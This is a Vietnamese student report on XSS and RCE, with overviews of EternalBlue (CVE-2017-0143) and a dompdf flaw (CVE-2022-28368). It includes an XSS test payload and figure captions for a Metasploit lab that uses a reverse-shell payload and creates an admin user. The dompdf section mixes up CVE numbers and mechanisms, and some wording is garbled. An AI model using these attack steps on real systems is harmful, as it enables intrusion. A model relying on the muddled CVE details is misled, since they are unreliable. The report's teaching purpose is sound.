|  |
| --- |
| HỌC VIỆN KỸ THUẬT MẬT MÃ  **KHOA AN TOÀN THÔNG TIN**  Logo HvKTMM  BÁO CÁO BÀI TẬP LỚN  **KHAI THÁC LỖ HỔNG PHẦN MỀM**  **CVE 2017-0143**  **CVE 2022-28368**  *Nhóm sinh viên thực hiện – Nhóm 6:*  **Khương Văn Dương – AT160213**  **Nguyễn Trọng Chinh – AT160108**  **Nguyễn Bình Minh – AT160147**  **Trần Đại Nghĩa – AT150639**  **Lê Duy Nhất – AT160733**  *Giảng viên* *hướng dẫn:*  **TS. Nguyễn Mạnh Thắng**    Hà Nội, 2023 |

**MỤC LỤC**

[LỜI NÓI ĐẦU 3](#_Toc135598805)

[DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT 4](#_Toc135598806)

[DANH MỤC HÌNH VẼ 5](#_Toc135598807)

[CHƯƠNG 1. CƠ SỞ LÝ THUYẾT 6](#_Toc135598808)

[1.1 Tổng quan về lỗ hổng Cross-Site Scripting (XSS) 6](#_Toc135598809)

[1.1.1 Khái niệm tấn công XSS 6](#_Toc135598810)

[1.1.2 Phân loại tấn công XSS 6](#_Toc135598811)

[1.1.3 Phát hiện lỗ hổng XSS 8](#_Toc135598812)

[1.1.4 Phương pháp ngăn chặn tấn công XSS 9](#_Toc135598813)

[1.2 Tổng quan về lỗ hổng RCE 9](#_Toc135598814)

[1.2.1 Khái niệm 9](#_Toc135598815)

[1.2.2 Cách phòng tránh lỗ hổng RCE 10](#_Toc135598816)

[1.2.3 Ví dụ về lỗ hổng RCE 10](#_Toc135598817)

[CHƯƠNG 2. TỔNG QUAN VỀ CVE 2017-0143 và CVE 2022-28368 12](#_Toc135598818)

[2.1 Tổng quan về CVE 2017-0143 12](#_Toc135598819)

[2.1.1 Giới thiệu về CVE 2017-0143 12](#_Toc135598820)

[2.1.2 Phạm vi ảnh hưởng 12](#_Toc135598821)

[2.1.3 Mức độ nghiêm trọng 13](#_Toc135598822)

[2.1.4 Phân tích lỗ hổng 13](#_Toc135598823)

[2.2 Tổng quan về CVE 2022-28368 14](#_Toc135598824)

[2.2.1 Giới thiệu về CVE 2022-28368 14](#_Toc135598825)

[2.2.2 Phạm vi ảnh hưởng 14](#_Toc135598826)

[2.2.3 Phân tích lỗ hổng 15](#_Toc135598827)

[2.2.4 Ngăn chặn và giảm thiểu rủi ro 15](#_Toc135598828)

[CHƯƠNG 3. THỰC NGHIỆM 17](#_Toc135598829)

[3.1 Khai thác lỗ hổng CVE 2017-0143 17](#_Toc135598830)

[3.1.1 Mô hình triển khai 17](#_Toc135598831)

[3.1.2 Kịch bản khai thác 17](#_Toc135598832)

[3.1.3 Đánh giá và kết luận 25](#_Toc135598833)

[3.2 Khai thác lỗ hổng 2022-28368 25](#_Toc135598834)

[3.2.1 Mô hình triển khai 25](#_Toc135598835)

[3.2.2 Kịch bản khai thác 26](#_Toc135598836)

[3.2.3 Đánh giá và kết luận 29](#_Toc135598837)

[KẾT LUẬN 31](#_Toc135598838)

[TÀI LIỆU THAM KHẢO 32](#_Toc135598839)

# LỜI NÓI ĐẦU

Lỗ hổng phần mềm là một trong những vấn đề quan trọng nhất trong lĩnh vực an ninh mạng. Việc khai thác lỗ hổng phần mềm có thể dẫn đến những hậu quả nghiêm trọng, bao gồm mất dữ liệu, sự kiểm soát của hệ thống bị chiếm đoạt, và thậm chí là tiềm ẩn nguy cơ cho tính mạng con người.

Các nhà phát triển phần mềm và các chuyên gia an ninh mạng đang cố gắng nỗ lực hết sức để tìm ra và khắc phục các lỗ hổng này trước khi chúng có thể bị khai thác. Tuy nhiên, vẫn còn rất nhiều lỗ hổng phần mềm tồn tại và tiếp tục được khai thác bởi các tin tặc.

Trong bối cảnh đó, việc tìm hiểu về khai thác lỗ hổng phần mềm là rất quan trọng. Bài viết này sẽ cung cấp cho chúng ta những kiến thức cơ bản về lỗ hổng phần mềm Cross-Site Scripting và Remote Code Execution. Bên cạnh đó, chúng tôi cũng sẽ triển khai thực nghiệm khai thác lỗ hổng trên và đề cập đến những biện pháp bảo vệ phù hợp để giúp ngăn chặn các cuộc tấn công thông qua lỗ hổng phần mềm. Mong rằng bài viết này sẽ giúp mọi người hiểu rõ hơn về mối đe dọa từ các lỗ hổng phần mềm và cách phòng chống chúng.

# DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| STT | Ký hiệu, viết tắt | Định nghĩa |
| 1 | XSS | Cross-Site Scripting |
| 2 | RCE | **Remote Code Execution** |
| 3 | vCenter Server | một phần mềm của VMware dùng để quản lý và điều khiển các máy ảo và hệ thống ảo hóa |
| 4 | CVSSv3 | Common Vulnerability Scoring System version 3 |
| 5 | Dompdf | Thư viện PHP mã nguồn mở |
| 6 | WAF | Web Application Firewall |
| 7 | IDS | Intrusion Detection System |
| 8 | IPS | Intrusion Prevention System |
| 9 | SMB | Server Message Block |
| 10 | DOM | Document Object Model |

# DANH MỤC HÌNH VẼ

[Hinh 1. 1 Mô hình tấn công Reflected XSS 5](#_Toc134801562)

[Hinh 1. 2 Mô hình tấn công Stored XSS 5](#_Toc134801563)

[Hinh 1. 3 Mô hình tấn công DOM-Based XSS 6](#_Toc134801564)

[Hình 2. 1 CVE 2022-28368 Base Score 15](#_Toc134970923)

[Hình 3. 1 Tìm kiếm địa chỉ IP máy mục tiêu 17](#_Toc134995020)

[Hình 3. 2 Thực hiện câu lệnh namp -script vuln 192.168.80.136 và kết quả 18](#_Toc134995021)

[Hình 3. 3 Chạy câu lệnh “msfconsole” 18](#_Toc134995022)

[Hình 3. 4 Chạy câu lệnh “search ms17” 19](#_Toc134995023)

[Hình 3. 5 Khai thác lỗ hổng ms17 20](#_Toc134995024)

[Hình 3. 6 Thiết lập IP cho RHOSTS 20](#_Toc134995025)

[Hình 3. 7 Show payloads 21](#_Toc134995026)

[Hình 3. 8 Set payload windows/x64/shell/reverse\_tcp 21](#_Toc134995027)

[Hình 3. 9 Options có sẵn trong ms17\_010\_eternalblue 22](#_Toc134995028)

[Hình 3. 10 Đã thiết lập LHOST là địa chỉ IP của máy tấn công 22](#_Toc134995029)

[Hình 3. 11 Khai thác máy mục tiêu 23](#_Toc134995030)

[Hình 3. 12 Tạo user và add user vào nhóm admin 23](#_Toc134995031)

[Hình 3. 13 Thông tin sự kiện trong windows logs 24](#_Toc134995032)

[Hình 3. 14 kiểm tra sự kiện thêm user 24](#_Toc134995033)

[Hình 3. 15 Kiểm tra sự kiện thêm user vào group admin 24](#_Toc134995034)

[Hình 3. 16 Vào cmd kiểm tra địa chỉ ip đã đăng nhập 25](#_Toc134995035)

[Hình 3. 17 Web dịch vụ dùng để convert file pdf 26](#_Toc134995036)

# CƠ SỞ LÝ THUYẾT

## Tổng quan về lỗ hổng Cross-Site Scripting (XSS)

### Khái niệm tấn công XSS

Cross-Site Scripting (XSS) là dạng tấn công injection mà trong đó kẻ tấn công đưa các đoạn scripting code vào một ứng dụng web, và trình duyệt của người dùng thực thi đoạn scripting code đó như thể nó là một phần của trang web và đến từ một nguồn đáng tin cậy.


Trong quá khứ, tấn công XSS đã bị hiểu sai và đánh giá thấp. Nhiều người đã không nhìn ra sự ảnh hưởng của nó. Vấn đề ở đây là chúng ta có thể tận dụng các lỗ hổng, các điểm yếu của web server hay ứng dụng web và sử dụng nó để tấn công người dùng của trang web/ứng dụng web đó.

**Ví dụ:** Hãy tưởng tượng bạn đăng nhập vào tài khoản ngân hàng. Trang web ngân hàng của bạn lưu một số thông tin trong trình duyệt để dùng trong một khoảng thời gian nào đó. Thông tin đó có thể chỉ là thông tin phiên làm việc, những cũng có thể là thông tin quan trọng như mã người dùng của bạn (user ID) hay số tài khoản ngân hàng. Những thông tin này được trình duyệt lưu lại và chỉ sử dụng cho chính trang web ngân hàng đó. Điều gì sẽ sảy ra nếu như những kẻ tấn công có khả năng truy cập vào những dữ liệu quan trọng đó? Vì thế nên mức độ nguy hiểm và sự ảnh hưởng của các lỗ hổng XSS là không thể xem nhẹ.

### Phân loại tấn công XSS


Có 3 loại tấn công chính như sau:

* Reflected XSS: là hình thức tấn công được sử dụng nhiều nhất. Đây là nơi mã Script độc hại đến từ HTTP request. Từ đó, hacker đánh cắp dữ liệu của người dùng, chiếm quyền truy cập và hoạt động của họ trên website thông qua việc chia sẻ URL chứa mã độc. Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả qua những bước sau:




Hinh 1. 1 Mô hình tấn công Reflected XSS

* Stored XSS: Khác với Reflected, hình thức này nhắm đến nhiều nạn nhân cùng lúc. Đây là nơi script độc hại đến từ cơ sở dữ liệu của trang web. Hacker chèn các mã độc vào cơ sở dữ liệu thông qua các dữ liệu đầu vào như input, form,… Khi người dùng truy cập và tiến hành những thao tác liên quan đến dữ liệu đã lưu thì mã độc sẽ lập tức hoạt động trên trình duyệt.



Hinh 1. 2 Mô hình tấn công Stored XSS

* DOM-Based XSS: là một dạng lỗ hổng XSS xảy ra khi một ứng dụng web sử dụng dữ liệu không tin cậy từ nguồn bên ngoài và đưa nó trực tiếp vào cây DOM (Document Object Model) của trang web mà không kiểm tra hoặc xử lý đúng cách. Trên một trang web, cây DOM biểu diễn cấu trúc của trang và các phần tử HTML bên trong nó. Khi một ứng dụng web không kiểm tra hoặc xử lý đúng cách dữ liệu không tin cậy trước khi chèn nó vào cây DOM, tin tặc có thể tận dụng điều này bằng cách chèn mã độc (script) vào trang web. Khi người dùng truy cập trang web đó, mã độc sẽ được thực thi trong trình duyệt của họ, cho phép tin tặc thực hiện các hành động độc hại như đánh cắp thông tin, thay đổi nội dung trang, hoặc thực hiện các hành động gián điệp.



Hinh 1. 3 Mô hình tấn công DOM-Based XSS

### Phát hiện lỗ hổng XSS

Bây giờ chúng ta sẽ thảo luận đến việc tìm kiếm các lỗ hổng này trong ứng dụng web. Nhiều lỗ hổng rất dễ phát hiện. Chỉ bằng việc nhập một đoạn mã JavaScript vào các trường dữ liệu vào (input), chúng ta có thể phát hiện ra hầu hết các lỗi XSS đơn giản.

Cách đơn giản nhất để kiểm tra lỗ hổng XSS là chúng ta sẽ nhập đoạn code <SCRIPT>alert(“XSS”)</SCRIPT> vào bất kỳ trường dữ liệu vào nào chấp nhận nó. Sau khi dữ liệu được nhập thành công, ta sẽ chờ xem có một cửa sổ pop-up kèm dòng thông báo “XSS” hiện lên hay không.

Để đơn giản hóa việc kiểm tra, thông thường chúng ta sẽ tập trung vào các trường trả về kết quả ngay sau khi nhập dữ liệu. Nhưng vẫn cần chú ý rằng có nhiều trường dữ liệu được nhập và lưu lại trong ứng dụng web để có thể hiển thị các dữ liệu sau này khi cần thiết.

Ví dụ, một form cho phép người dùng cập nhật thông tin có thể không hiển thị lại các thông tin đó ngày lập tức, tuy nhiên những thông tin này được lưu trữ và hiển thị trong trang thông tin của người dùng, nơi mà có thể được truy cập bởi chính người dùng đó hay bởi một người dùng khác bất kỳ khi truy cập vào trang thông tin cá nhân này. Qua đó có thể thực hiện tấn công trực tiếp đến những người dùng khác.

### Phương pháp ngăn chặn tấn công XSS

Mặc dù loại tấn công này được coi là một trong những loại nguy hiểm và rủi ro nhất, nhưng vẫn nên chuẩn bị một kế hoạch ngăn ngừa. Bởi vì sự phổ biến của cuộc tấn công này, có khá nhiều cách để ngăn chặn nó.

Các phương pháp phòng ngừa chính được sử dụng phổ biến bao gồm:

* Xác thực đầu vào (Data validation)
* Lọc đầu vào của người dùng (Filtering)
* Ký tự escape (Character escaping)

## Tổng quan về lỗ hổng RCE

### Khái niệm

**RCE (Remote Code Execution) là một loại lỗ hổng bảo mật cho phép tin tặc thực thi mã độc từ xa trên hệ thống mà họ không có quyền truy cập. Điều này cho phép tin tặc thực hiện các hành động trái phép trên hệ thống như thay đổi dữ liệu, cài đặt phần mềm độc hại, lấy cắp thông tin nhạy cảm hoặc tạo ra các tài khoản truy cập không hợp lệ.**

**Lỗ hổng RCE thường xuất hiện khi các ứng dụng web hoặc phần mềm không kiểm tra và xác thực đầu vào đúng cách, cho phép tin tặc chèn mã độc vào hệ thống. Lỗ hổng này có thể được khai thác thông qua nhiều phương thức như các yêu cầu HTTP, email, tập tin đính kèm và các giao thức khác.**

**Để bảo vệ chống lại tấn công RCE, các nhà phát triển phần mềm cần kiểm tra và xác thực đầu vào của người dùng đúng cách, sử dụng các biện pháp bảo mật như mã hóa dữ liệu, sử dụng thư viện và khung công cụ được cập nhật thường xuyên để giảm thiểu các lỗ hổng bảo mật và hạn chế quyền truy cập của người dùng. Ngoài ra, cần thực hiện các biện pháp bảo vệ khác như cập nhật phần mềm và giám sát các hoạt động bất thường để phát hiện và ngăn chặn các tấn công RCE.**

### Cách phòng tránh lỗ hổng RCE

Để ngăn chặn các **cuộc tấn công RCE**, người dùng nên thường xuyên **cập nhật phiên bản mới nhất**cho các phần mềm của mình. Đa số các cuộc tấn công RCE đều dựa trên những lỗ hổng trong phần mềm hoặc hệ điều hành. Vì thế, việc cập nhật phiên bản phần mềm, hệ điều hành mới nhất là việc rất quan trọng. Bên cạnh đó, bạn cũng nên cẩn trọng, quét virus kỹ càng trước khi nhấp vào các đường link đáng ngờ và có nguy hiểm cao.

Ví dụ như để ngăn chặn việc **thực thi mã từ xa** thông qua lỗ hổng CVE-2018-8248, người dùng phải cài đặt bản cập nhật bảo mật Microsoft 12 tháng 6 năm 2018.

Nếu công ty bạn làm việc đang dùng máy tính có **nguy cơ bị thực thi mã từ xa** tấn công, bạn nên trang bị một phiên bản vá mới nhất. Cùng với đó, để giảm thiểu rủi ro, công ty của bạn phải thu thập, phân tích và giải quyết dựa trên những hành động đáng ngờ gần đây nhất. Nên trang bị sẵn bản vá để giảm thiểu rủi ro vi phạm dữ liệu, tốt hơn hết việc vá máy trạm và máy chủ nên là để tự động ngăn chặn việc thực thi mã từ xa và các cuộc tấn công mạng khác xảy ra.

### Ví dụ về lỗ hổng RCE

Một ví dụ về lỗ hổng thực thi mã từ xa là **lỗ hổng CVE-2018-8248** - một trong số những lỗ hổng bảo mật được Microsoft sửa trong bản cập nhật bảo mật ngày 12 tháng 6. Lỗ hổng CVE-2018-8248 hay còn được gọi là **lỗ hổng thực thi mã từ xa** Microsoft Excel, cho phép kẻ tấn công chạy phần mềm độc hại trên các máy tính yếu.

Kẻ tấn công CVE-2018-8248 có khả năng kiểm soát hoàn toàn máy tính bị xâm nhập nếu chủ sở hữu máy tính đó đăng nhập vào máy tính có quyền quản trị. Lúc này, kẻ tấn công khả năng xem, thay đổi ngay hoặc xóa dữ liệu, cài đặt chương trình, hoặc tạo tài khoản mới với đầy đủ quyền người dùng.

Theo Microsoft, tác nhân gây ra lỗ hổng CVE-2018-8248 khả năng có thể là do việc tạo email độc hại có tệp đính kèm chứa tệp được thiết kế đặc biệt kèm theo phiên bản Microsoft Excel lỗi. Khả năng khác là **tấn công website.** Theo đó kẻ tấn công làm chủ một trang web hoặc trang web bị xâm nhập lưu lại nội dung do người dùng cung cấp có chứa tệp thiết kế đặc biệt được tạo riêng để khai thác lỗ hổng CVE-2018-8248.

Microsoft đã phát hành 2 bản cập nhật nguy cấp để khắc phục các lỗ hổng thực thi mã từ xa (RCE) được phát hiện mới đây. Các lỗ hổng này tác động tới Microsoft Windows Codec Library và mã Visual Studio.

Tương tự, với hai lỗ hổng có tên mã là CVE-2020-17022 và CVE-2020-17023 đều được xem là hết sức nghiêm trọng. CVE-2020-17022 tác động tới tất cả các thiết bị chạy Windows 10 bạn dạng 1709 trở lên và dạng của Thư viện mã hóa Microsoft Windows dễ bị tấn công. Lỗ hổng này bắt nguồn từ cách thư viện code của Windows xử lý các nhân vật trong bộ nhớ. Để khai thác thành công, tin tặc sẽ đề nghị chương trình xử lý một hình ảnh được chế tác đặc thù.

Microsoft nói rằng người mua Windows 10 sẽ không bị tấn công nếu họ giữ nguyên thiết đặt mặc định. Trong lúc ấy, những người mua đã thiết đặt codec công cụ HEVC hoặc HEVC tùy chọn từ nhà cung cấp thiết bị Microsoft Store sẽ dễ bị tấn công. Nếu bạn thiết đặt HEVC, bạn sẽ cần cập nhật lên dạng mới nhất. Theo Microsoft, các bạn dạng HEVC an toàn là 1.0.32762.0, 1.0.32763.0 và mới hơn.

Lỗ hổng CVE-2020-17023 được kích hoạt lúc người mua mở tệp package.json được tạo đặc thù để chứa mã độc. Sau đó, hacker có thể tiến hành một cuộc tấn công từ xa dựa trên các đặc quyền của người mua hiện nay. Nếu người mua có quyền quản trị, lỗ hổng CVE-2020-17023 cũng cho phép tin tặc tạo nick quản trị giả trên thiết bị. Microsoft thông báo các bản vá nguy cấp cho 2 lỗ hổng này sẽ được cập nhật tự động.

# TỔNG QUAN VỀ CVE 2017-0143 và CVE 2022-28368

## Tổng quan về CVE 2017-0143

### Giới thiệu về CVE 2017-0143

CVE-2017-0143 là một lỗ hổng bảo mật được phát hiện trong giao thức SMB (Server Message Block) của Microsoft Windows. Lỗ hổng này được gọi là "EternalBlue" và cho phép tin tặc từ xa thực hiện tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính và lây lan qua mạng nhanh chóng. Lỗ hổng này đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào năm 2017, gây ra sự chú ý và ảnh hưởng lớn trên toàn cầu. Microsoft đã phát hành một bản vá cho lỗ hổng này, vì vậy các hệ thống Windows nên được cập nhật để tránh bị tấn công.

### Phạm vi ảnh hưởng

CVE2017-0143 có phạm vi ảnh hưởng rộng lớn đến các hệ thống Windows chưa được cập nhật. Lỗ hổng này ảnh hưởng đến các phiên bản hệ điều hành Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012, và Windows Server 2016.

Lỗ hổng EternalBlue đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào tháng 5 năm 2017. Cuộc tấn công này đã lan rộng nhanh chóng trên toàn cầu và ảnh hưởng đến hàng ngàn tổ chức, doanh nghiệp và người dùng cá nhân trên khắp thế giới. Những nơi chịu ảnh hưởng nặng nhất bao gồm Bệnh viện Quốc gia Anh, Tập đoàn FedEx và Ngân hàng Nga.

Với việc tận dụng lỗ hổng này, các tin tặc có thể lây nhiễm virus, tạo ra botnet và tiêm mã độc để thực hiện các cuộc tấn công tiếp theo. Vì vậy, để bảo vệ các hệ thống của mình, người dùng cần cập nhật các bản vá mới nhất và triển khai các giải pháp bảo mật hiệu quả, như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn.

### Mức độ nghiêm trọng

CVE-2017-0143 là một lỗ hổng bảo mật nghiêm trọng và có mức độ nguy hiểm cao. Lỗ hổng này cho phép tin tặc từ xa thực hiện các cuộc tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính.

Một khi tin tặc tận dụng được lỗ hổng này, họ có thể lây lan qua mạng và tạo ra một mạng lưới botnet để thực hiện các cuộc tấn công tiếp theo. Điều này có thể gây ra hậu quả nghiêm trọng cho các tổ chức, doanh nghiệp và người dùng cá nhân, bao gồm mất dữ liệu, tiền bạc và danh tính.

Cuộc tấn công ransomware WannaCry vào năm 2017 được tạo ra bằng cách tận dụng lỗ hổng EternalBlue và đã lan rộng nhanh chóng trên toàn cầu, gây ra sự chú ý và ảnh hưởng lớn đến các tổ chức, doanh nghiệp và người dùng cá nhân.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue, và người dùng nên cập nhật hệ thống của mình càng sớm càng tốt để tránh bị tấn công. Ngoài ra, các tổ chức nên triển khai các giải pháp bảo mật hiệu quả để giảm thiểu nguy cơ tấn công từ bên ngoài.

### Phân tích lỗ hổng

CVE-2017-0143 là một lỗ hổng bảo mật ở giao thức SMBv1 (Server Message Block version 1) của hệ điều hành Windows của Microsoft. Lỗ hổng này cho phép tin tặc tấn công từ xa vào các hệ thống chưa được cập nhật và lấy quyền kiểm soát hoàn toàn trên hệ thống đó.

Cụ thể, lỗ hổng này liên quan đến việc xử lý các gói tin SMBv1 trên hệ thống Windows. Tin tặc có thể gửi một gói tin SMBv1 đặc biệt đến hệ thống đang chạy SMBv1 mà chưa được cập nhật. Gói tin này chứa một lỗ hổng xác thực, cho phép tin tặc truy cập vào hệ thống và lấy quyền điều khiển toàn bộ hệ thống.

Sau khi có quyền điều khiển hệ thống, tin tặc có thể thực hiện nhiều hoạt động độc hại, bao gồm:

* Truy cập vào các tài nguyên trên hệ thống, chẳng hạn như các tệp và thư mục, và sao chép, sửa đổi hoặc xóa chúng.
* Chèn mã độc và lây lan mã độc sang các hệ thống khác trên cùng mạng. Điều này cho phép tin tặc lây nhiễm malware, virus hoặc các chương trình độc hại khác vào các hệ thống khác.
* Đánh cắp dữ liệu cá nhân, thông tin đăng nhập hoặc các thông tin khác trên hệ thống.

Lỗ hổng này đã được khai thác để tạo ra một số cuộc tấn công nổi tiếng, bao gồm cuộc tấn công ransomware WannaCry vào năm 2017. WannaCry đã lây lan rộng khắp trên toàn cầu và gây ra thiệt hại nghiêm trọng cho nhiều tổ chức và doanh nghiệp.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue và khuyến khích người dùng cập nhật các bản vá này càng sớm càng tốt. Ngoài ra, người dùng cần triển khai các giải pháp bảo mật hiệu quả như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn để giảm thiểu nguy cơ bị tấn công từ bên ngoài.

## Tổng quan về CVE 2022-28368

### Giới thiệu về CVE 2022-28368

CVE 2022-28368 là một lỗ hổng bảo mật RCE trên phần mềm dompdf, một thư viện PHP mã nguồn mở được sử dụng để tạo tệp PDF từ HTML và CSS. "Dom" trong tên của nó đề cập đến Document Object Model - một API được sử dụng để truy cập và tương tác với nội dung của một trang web.

Lỗ hổng này cho phép kẻ tấn công tạo một file PDF đặc biệt chứa mã độc và đưa cho nạn nhân tải về hoặc truy cập trực tiếp từ máy chủ. Khi file PDF này được xử lý, mã độc có thể được thực thi và kẻ tấn công có thể lấy quyền điều khiển hoàn toàn trên máy chủ đó.


Lỗ hổng này được phát hiện và báo cáo vào tháng 3 năm 2022 bởi một nhóm nghiên cứu bảo mật của công ty đào tạo an ninh tên là Securify.

### Phạm vi ảnh hưởng

Lỗ hổng RCE trên dompdf có thể ảnh hưởng đến tất cả các ứng dụng web sử dụng thư viện này để tạo và xuất file PDF. Nếu máy chủ web sử dụng phiên bản dompdf bị ảnh hưởng của lỗ hổng này, kẻ tấn công có thể tạo một tập tin PDF độc hại và chèn mã độc vào bên trong tập tin này. Khi tập tin PDF này được tải xuống và mở bởi nạn nhân, mã độc trong tập tin PDF có thể được thực thi trên máy chủ web và kẻ tấn công có thể kiểm soát toàn bộ hệ thống.

Do đó, lỗ hổng này có thể gây ra những tổn thất nghiêm trọng, bao gồm việc lộ thông tin, mất kiểm soát máy chủ, phá hoại dữ liệu và khả năng tấn công từ xa. Do đó, việc cập nhật và vá lỗ hổng là rất quan trọng để đảm bảo an toàn cho hệ thống.

Theo hệ thống chấm điểm lỗ hổng bảo mật (CVSSv3) thì lỗ hổng này có số điểm là 9.8.



Hình 2. 1 CVE 2022-28368 Base Score

### Phân tích lỗ hổng

Lỗ hổng RCE trên dompdf (CVE-2022-29457) được phát hiện bởi công ty an ninh mạng Securify. Đây là một lỗ hổng rất nguy hiểm vì cho phép kẻ tấn công thực thi mã từ xa trên máy chủ web. Lỗ hổng này được khai thác bằng cách tấn công vào phần mềm dompdf thông qua các tham số truyền vào trong tập tin PDF. Kẻ tấn công có thể tạo ra một tập tin PDF độc hại và chèn mã độc vào bên trong. Khi tập tin PDF này được tải xuống và mở bởi nạn nhân, mã độc trong tập tin PDF có thể được thực thi trên máy chủ web và kẻ tấn công có thể kiểm soát toàn bộ hệ thống. Về cơ bản, lỗ hổng này được phát hiện trong quá trình xử lý phần mở rộng của tập tin PDF trên dompdf. Khi dompdf được sử dụng để xử lý tập tin PDF, nó không kiểm tra đầu vào được cung cấp và cho phép kẻ tấn công chèn mã độc vào tập tin PDF để thực thi mã từ xa trên máy chủ web.

### Ngăn chặn và giảm thiểu rủi ro

Hiện tại nhà phát hành đã cập nhập bản vá cho lỗ hổng này, tuy nhiên chúng ta cũng cần có những biện pháp ngăn chặm để giảm thiểu rủi ro:

